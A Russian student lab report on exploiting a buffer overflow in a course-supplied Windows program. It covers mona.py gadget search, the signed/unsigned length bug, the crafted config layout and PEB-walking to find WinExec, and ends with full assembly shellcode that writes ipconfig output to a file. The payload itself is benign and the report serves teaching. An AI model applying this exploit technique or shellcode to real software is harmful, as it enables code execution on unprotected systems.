1. Министерство образования и науки Российской Федерации
2. Санкт-Петербургский Политехнический Университет Петра Великого
3. —
4. Институт кибербезопасности и защиты информации

**ЛАБОРАТОРНАЯ РАБОТА № 2**

**Исследование подходов, применяемых при эксплуатации уязвимостей**

по дисциплине «Модели безопасности компьютерных систем»

1. Выполнила
2. студентка гр. 4851003/90801 Кулеева А.Г.

1. Руководитель
2. ст. преподаватель Овасапян Т.Д.
4. Санкт-Петербург
5. 2021

# Цель работы

Изучение способов эксплуатации уязвимостей и механизмов противодействия.

# Ход работы

## Анализ уязвимой программы

Был изучен скрипт mona.py для Immunity Debugger. Он предоставляет широкий функционал в разработке эксплойтов. В рамках данной работы с его помощью удалось исследовать загруженные модули, не использующие рандомизацию адресов (Рисунок 1).

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 1 — Модули, не использующие рандомизацию

Как оказалось, такой модуль всего один. С уязвимой программой в варианте также предоставляется динамическая библиотека, функцию из которой вызывает программа.

Далее в найденном модуле требовалось найти опкоды инструкций, необходимых для передачи управления на полезную нагрузку. К таким опкодам относятся call esp, jmp esp. Результат представлен на Рисунке 2.




Рисунок 2 ― Опкоды для передачи полезной нагрузки

## Формат конфигурационного файла

Ещё раз рассмотрим код уязвимой функции. Выделяется массив размером 2508 символов, 2500 из которых заполняется каким-то значением. Далее проверяется, что длина допустимой строки меньше 2500, иначе выводится сообщение об ошибке. В выделенную строку копируется содержимое строки из файла, причем ровно столько байт, сколько обозначено переменной shell\_len. Далее байт номер dst\_len зануляется и возвращается скопированная строка.

int \_\_cdecl vuln\_func\_sh(void \*str\_from\_file, int shell\_len, int dst\_len)

{

char str[2508]; // [esp+1Ch] [ebp-9CCh]

memset(str, 98, 2500u);

if ( (signed \_\_int16)shell\_len > 2500 )

return puts("Error format config: data length is very long");

memcpy(str, str\_from\_file, (unsigned \_\_int16)shell\_len);

str[dst\_len] = 0;

return printf("buffer: %s\n", str);

}

Чтобы скопировать более 2500 символов передадим в shell\_len значение 0x8000. Суть данной уязвимости в том, что проверяется знаковое число, которое будет меньше нуля, а копируется беззнаковое число, которое всегда больше нуля. Функция memcpy имеет седующий синтаксис: memcpy(void \*dest, const void \*src, size\_t count). size\_t беззнаковый тип, следовательно ему передаётся просто какое-то большое число. В конце концов получим Рисунок 3. После изменения данных, ломающий программу, идёт привычный старт для обозначения начала строки. Однако поскольку в memcpy будет число 32768, то после копирования шелл-кода функция продолжит копировать мусор. Глубины стека может не хватить на объем информации, поэтому искусственно увеличим ей с помощью рекурсии. В функции parse\_string происходит рекурсивный вызов самой себя, если после старта не началась строка, следовательно, напишем старт много раз.




Рисунок 3 — Изменение параметров конфига

Далее по смещению 0х495 начинается искусственная строка, которая должна дополнить имеющуюся в конфиге до 2500 символов (Рисунок 4). 0х495 – 0х30 (информационные байты в начале) = 1125, что равняется изначальной длине shell\_len, без терминирующего нуля.

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 4 — Заполнение строки до размеров всего буфера

Далее по смещению 0хА06 заполнение строки заканчивается. 0xA06 = 2566 – 48 (информация до /start) – 6 (длина /start) = 2512. Итого длина строки получилась 2512 символов: 2508 символов заполняют массив, 4 байта заполняют адрес регистр ebp, сохранённый от предыдущей функции. Здесь и происходит переполнение буфера путём затирания адреса возврата. На Рисунке 5 представлено состояние стека во время эксплуатации.




Рисунок 5 — Состояние стека

Далее записан в обратном порядке адрес, на который будет совершен переход (Рисунок 6). Это статический адрес из func.dll, которая не имеет никаких механизмов защиты. Адрес указывает на инструкцию JMP ESP. Регистр ESP является указателем на вершину стека. При переходе на стек там будет лежать весь остальной шелл-код. Поскольку стек в данной программе исполняемый (отключен параметр NXCompat), то код выполнится без ошибок.

После адреса возврата необходимо восстановить переменные для успешного завершения функции. В частности, это требуется для действия str[dst\_len] = 0. Поэтому восстановим dst\_len. И вот теперь располагается шелл-код, на который будет совершен переход по возвращении из уязвимой функции.




Рисунок 6 — Расположение шелл-кода в конфиге

## Реализация эксплойта

Теперь необходимо реализовать саму полезную нагрузку. В соответствии с вариантом задания необходимо произвести сохранение в файл параметров сети. Для этого используем команду cmd /c ipconfig /all > c:\Users\heath\Desktop\net.txt. С помощью hex-редактора получим эту строку в виде набора байт, перевернём их в обратном порядке и положим на стек.

Вызов этой программы будет осуществлён с помощью функции WinExec, которая имеет только два аргумента и экспортируется kernel32.dll. Данная библиотека подгружается к любому процессу Windows. Сначала необходимо найти адрес этой библиотеки в процессе.

[Блок окружения потока (TEB)](https://en.wikipedia.org/wiki/Win32_Thread_Information_Block) — это структура, которая уникальна для каждого потока, находится в памяти и содержит информацию о потоке. Адрес TEB хранится в регистре сегмента FS. Одним из полей TEB является указатель на структуру блока среды процесса (PEB), которая содержит информацию о процессе. Указатель на PEB равен 0x30 байт после начала TEB. 0x0C байт с самого начала PEB содержит указатель на структуру PEB\_LDR\_DATA, которая предоставляет информацию о загруженных DLL. Он содержит указатели на три двусвязных списка, два из которых особенно интересны для наших целей. Один из списков —InInitializationOrderModuleList, который содержит библиотеки в порядке их инициализации, а другой — InMemoryOrderModuleList, который содержит библиотеки в порядке их появления в памяти. Указатель на последний хранится в 0x14 байтах от начала структуры PEB\_LDR\_DATA. Базовый адрес DLL сохраняется на 0x10 байт ниже его подключения к записи в списке.

В версиях Windows до Vista первые две библиотеки в InInitializationOrderModuleList были ntdll.dll и kernel32.dll, но для Vista и более поздних версий вторая DLL изменяется на kernelbase.dll. Вторая и третья библиотеки в InMemoryOrderModuleList являются ntdll.dll и kernel32.dll. Это действительно для всех версий Windows и является предпочтительным методом, поскольку он более переносим.

Итак, чтобы найти адрес kernel32.dll мы должны пройти через несколько структур в памяти. Шаги для этого следующие:

1. Получить адрес PEB с помощью fs: 0x30
2. Получить адрес PEB\_LDR\_DATA (смещение 0x0C)
3. Получить адрес первой записи списка в InMemoryOrderModuleList (смещение 0x14)
4. Получить адрес второго (ntdll.dll) запись списка в InMemoryOrderModuleList (смещение 0x00)
5. Получить адрес третьего (kernel32.dll) запись списка в InMemoryOrderModuleList (смещение 0x00)
6. Получить базовый адрес kernel32.dll (смещение 0x10)

Представим это в виде кода на языке ассемблера:

mov ebx, fs:0x30 ; Get pointer to PEB

mov ebx, [ebx + 0x0C] ; Get pointer to PEB\_LDR\_DATA

mov ebx, [ebx + 0x14] ; Get pointer to first entry in InMemoryOrderModuleList

mov ebx, [ebx] ; Get pointer to second (ntdll.dll) entry in InMemoryOrderModuleList

mov ebx, [ebx] ; Get pointer to third (kernel32.dll) entry in InMemoryOrderModuleList

mov ebx, [ebx + 0x10] ; Get kernel32.dll base address

Теперь, когда у нас есть базовый адрес kernel32.dll, пришло время найти адрес функции WinExec. Для этого нам нужно пройти несколько заголовков DLL. Относительный виртуальный адрес (RVA) — это адрес относительно базового адреса PE-исполняемого файла, когда он загружен в память (RVA не равны смещениям файлов, когда исполняемый файл находится на диске!). В формате PE при постоянном RVA в 0x3C байт хранится RVA сигнатуры PE, которая равна 0x5045. 0x78 байт после сигнатуры PE — это RVA для таблицы экспорта. В 0x14 байтах от начала таблицы экспорта хранится количество функций, которые экспортирует DLL. 0x1C байт от начала таблицы экспорта хранится RVA адресной таблицы, которая содержит адреса функций. В 0x20 байтах от начала таблицы экспорта хранится RVA таблицы указателей имен, которая содержит указатели на имена (строки) функций. В 0x24 байтах от начала таблицы экспорта хранится RVA порядковой таблицы, которая содержит позицию функции в адресной таблице.

Итак, чтобы найти WinExec, мы должны:

1. Найти RVA сигнатуры PE (базовый адрес + 0x3C байт)
2. Найти адрес PE-сигнатуры (базовый адрес + RVA PE-сигнатуры)
3. Найти RVA таблицы экспорта (адрес PE-сигнатуры + 0x78 байт)
4. Найти адрес таблицы экспорта (базовый адрес + RVA таблицы экспорта)
5. Найти количество экспортируемых функций (адрес таблицы экспорта + 0x14 байт)
6. Найти RVA адресной таблицы (адрес таблицы экспорта + 0x1C)
7. Найти адрес адресной таблицы (базовый адрес + RVA адресной таблицы)
8. Найти RVA таблицы указателей имен (адрес таблицы экспорта + 0x20 байт)
9. Найти адрес таблицы указателей имен (базовый адрес + RVA таблицы указателей имен)
10. Найти RVA порядковой таблицы (адрес таблицы экспорта + 0x24 байта)
11. Найти адрес порядковой таблицы (базовый адрес + RVA порядковой таблицы)
12. Перебираем таблицу указателей имен, сравнивая каждую строку (имя) с “WinExec” и сохраняя количество позиций.
13. Найти порядковый номер WinExec из порядковой таблицы (адрес порядковой таблицы + (позиция \* 2) байт). Каждая запись в порядковой таблице составляет 2 байта.
14. Найти функцию RVA из адресной таблицы (адрес адресной таблицы + (порядковый номер \* 4) байт). Каждая запись в таблице адресов составляет 4 байта.
15. Найти адрес функции (базовый адрес + RVA функции).

В Приложении 1 представлен шелл-код полностью. Скомпилируем код с использованием fasm. Теперь декомпилируем исполняемый файл командой objdump -d -M intel shell.exe. На Рисунке 7 представлен результат декомпиляции. Таким образом, удалось превратить ассемблерные команды в байты, которые будут вставлены в конфиг.

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 7 ― Получение шелл-кода в виде символов

Чтобы процесс завершался корректно и незаметно для «жертвы», проделаем те же махинации с функцией ExitProcess. Таким образом, сразу после вызова команды в консоли, программа будет завершаться.

На Рисунке 8 представлен результат тестирования программы.



Рисунок 8 — Демонстрация работы программы

## Доп задание

В качестве дополнительного задания было необходимо реализовать эксплойт на языке Си. Для этого был использован генератор эксплойтов, найденный на просторах интернета. Данный генератор работает следующим образом. В файле .txt необходимо написать код примерно следующего формата:

function WinExec("kernel32.dll");

function ExitProcess("kernel32.dll");

WinExec("cmd /c ipconfig /all > c:\Users\heath\Desktop\net.txt",0);

ExitProcess(0);

При этом стоит помнить о нескольких ограничениях:

1. Невозможно использовать возвращаемое значение вызова API,
2. Невозможно использовать указатели или буферы,
3. Невозможно объявлять переменные.

После этого данный код можно скомпилировать и записать в файл формата .bin или .asm, можно сразу протестировать работоспособность, при всём этом важно указывать платформу компиляции. Данный генератор работает как для ос семейства Windows, так и Linux. После генерации бинарного файла его содержимое вручную переносится в конфиг.

При тестировании из консоли шелл-код работал, а при запуске уязвимого приложения почему-то нет. Оказалось, что нужно изменить байты перед ним. Там было написано EB 0B, что означает jmp на 11 байт вперед, но прыжок нужно совершить лишь на 10 байт. После замены на EB 0A всё стало работать корректно (Рисунок 9).

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 9 — Демонстрация работы нового шелл-кода

Рассмотрим подробнее работу генератора шелл-кода. В Таблице 1 представлен список его файлов и описание выполняемых действий.

Таблица 1 — Список файлов генератора шелл-кода

| Файл | Действие |
| --- | --- |
| ASMHeader.cpp/.h | Функции возвращают асм заголовки для х64 и х86 соответственно. В этих заголовках происходит поиск таблицы экспортов по структуре PEB, загружается kernel32.dll, ищется необходимая функция |
| CallFunctionsStates.cpp/.h | Парсинг строки с целью достать аргументы функции |
| CommandLine.cpp/.h | Работа с командной строкой: печать сообщения-помощника и парсинг полученных аргументов |
| Compile.cpp/.h | Парсинг файла с кодом, распознавание функций и их аргументов. Сборка всего вместе: платформа, вызовы функций, заголовок асм |
| DebugUtils.cpp/.h | Получение дампа и тестирование полученного шелл-кода |
| DeclaredFunctions.cpp/.h | Определяется имя и библиотека функции, добавляемой в вектор. Генерируется вызов LoadLibrary и GetProcAddress, строки при этом переводятся в hex |
| DeclaredFunctionsStates.cpp/.h | Парсинг строки function(func, dll) |
| DeclaredStates.cpp/.h | Сборка вместе параметров, имени и библиотеки функции |
| DLLBaseAddress.cpp/.h | Получение индекса базового адреса kernel32.dll |
| FunctionCalls.cpp/.h | Генерирует вызов функции для Linux. В процессе генерации добавляется имя функции, проверка, существует ли она, добавления строчных либо целочисленных аргументов |
| FunctionOffsetAddress.cpp/.h | Поиск и добавление сдвига функции в библиотеке |
| KeystoneLib.cpp/.h | Для работы с KeystoneLib |
| LinuxSyscalls.cpp/.h | Для работы с системными вызовами ОС Linux |
| Platform.cpp/.h | Определение и установка платформы компиляции |
| ShellcodeCompiler.cpp/.h | Основной файл, содержащий main. Получает аргументы командной строки, вызывает процедуры парсинга и генерации шелл-кода |
| SEHUtils.h | Обработка исключений |
| StringOffsetAddress.cpp/.h | Поиск и добавление смещения строки |
| Utils.cpp/.h | Различные утилиты для работы с файлами: чтение/запись ресурса /бинарного/ассемблерного файлов, некоторые функции работы со строками. |

ВЫВОД

В ходе выполнения данной лабораторной работы была произведена эксплуатация уязвимости переполнения буфера. Данная уязвимость становится возможной при использовании небезопасных функций и отсутствии достаточного количества проверок, которые могли бы нивелировать угрозу. Уязвимость становится ещё опаснее, если отсутствуют такие механизмы защиты как ASLR, DEP, NXCompat, SafeSEH. С помощью подмены байт на граничные значения удалось вызвать исключение в уязвимой программе. Был реализован шелл-код на языке ассемблер, выполняющий сохранение сетевых настроек в файл. Также было проведено подробное изучение стека, его функциональности и назначения регистров. Кроме того, была изучена утилита для Immunity Debugger mona.py.

# Приложение 1

format PE console

use32

entry start

start:

push ebp

mov ebp, esp

sub esp, 40h ; ???????? ?????? ??? ??????????

xor esi, esi

push esi

push 63h

push word 6578h

push 456E6957h

mov [ebp-4], esp ; Загружаем строку WinExec и сохраняем ее

xor esi, esi

push esi

push 73h

push word 7365h

push 636F7250h

push 74697845h

mov [ebp-8], esp ; Загружаем строку ExitProcess и сохраняем ее

xor esi, esi

push esi

push word 7373h

push 65726464h

push 41636F72h

push 50746547h

mov [ebp-0Ch], esp ; GetProcAddress

xor esi, esi

push esi

push 7478742Eh

push 74656E5Ch

push 706F746Bh

push 7365445Ch

push 68746165h

push 685C7372h

push 6573555Ch

push 3A63203Eh

push 206C6C61h

push 2F676966h

push 6E6F6370h

push 6920632Fh

push 20646D63h

mov [ebp-34h], esp ; cmd /с ipconfig/all> c:\Users\heath\Desktop\net.txt

; Поиск адреса kernel32.dll

xor esi, esi ; Избегаем нулевых байт в шеллкоде

mov ebx, [fs:30h + esi] ; FS содержит TEB, достаем адрес PEB

mov ebx, [ebx + 0x0C] ; Достаем PEB\_LDR\_DATA, содержащую информацию о загруженных длл

mov ebx, [ebx + 0x14] ; Достаем список загруженных DLL

mov ebx, [ebx] ; ntdll

mov ebx, [ebx] ; kernelbase

mov ebx, [ebx + 0x10] ; Получение базового адреса kernel32.dll

mov [ebp-14h], ebx

mov eax, [ebx + 3Ch] ; PE сигнатура

add eax, ebx

mov eax, [eax + 78h] ; Таблица экспорта

add eax, ebx

mov ecx, [eax + 24h] ; Ordinals

add ecx, ebx

mov [ebp-18h], ecx

mov edi, [eax + 20h] ; Таблица имен

add edi, ebx

mov [ebp-1Ch], edi

mov edx, [eax + 1Ch] ; Таблица адресов

add edx, ebx

mov [ebp-20h], edx

mov edx, [eax + 14h] ; Число экспортированых функций

xor eax, eax

loop0:

mov edi, [ebp - 1Ch] ; Таблица имен

mov esi, [ebp - 0Ch] ; GetProcAddress

xor ecx, ecx

cld

mov edi, [edi + eax\*4] ; Очередная запись в таблице имен

add edi, ebx

add cx, 0Eh ; Длина искомой строки

repe cmpsb

jz found

inc eax

cmp eax, edx

jb loop0

jmp end0

found:

mov ecx, [ebp-18h] ; Ordinal

mov edx, [ebp-20h] ; Таблица адресов

mov ax, [ecx + eax\*2] ; ordinal

mov eax, [edx + eax\*4] ; RVA

add eax, ebx ; Реальный адрес GetProcAddress

xor esi, esi

push eax

pop esi ; Сохраняем адрес функции

xor ecx, ecx

mov ecx, [ebp-4] ; Поиск WinExec

push ecx

push ebx

call esi

xor edi, edi ; Сохранение адреса WinExec

mov edi, eax

xor ecx, ecx

mov ecx, [ebp-8] ; Поиск ExitProcess

mov ebx, [ebp-14h] ; Базовый адрес kernel32

push ecx

push ebx

call esi

xor esi, esi

push eax

pop esi ; Сохранение адреса ExitProcess

xor ecx, ecx

mov ecx, [ebp-34h] ; Запускаемая команда

xor ebx, ebx

push ebx

push ecx

call edi ; Вызов WinExec

xor ebx, ebx

push ebx

call esi ; Вызов ExitProcess

end0:

add esp, 26h ; clear the stack

pop ebp

ret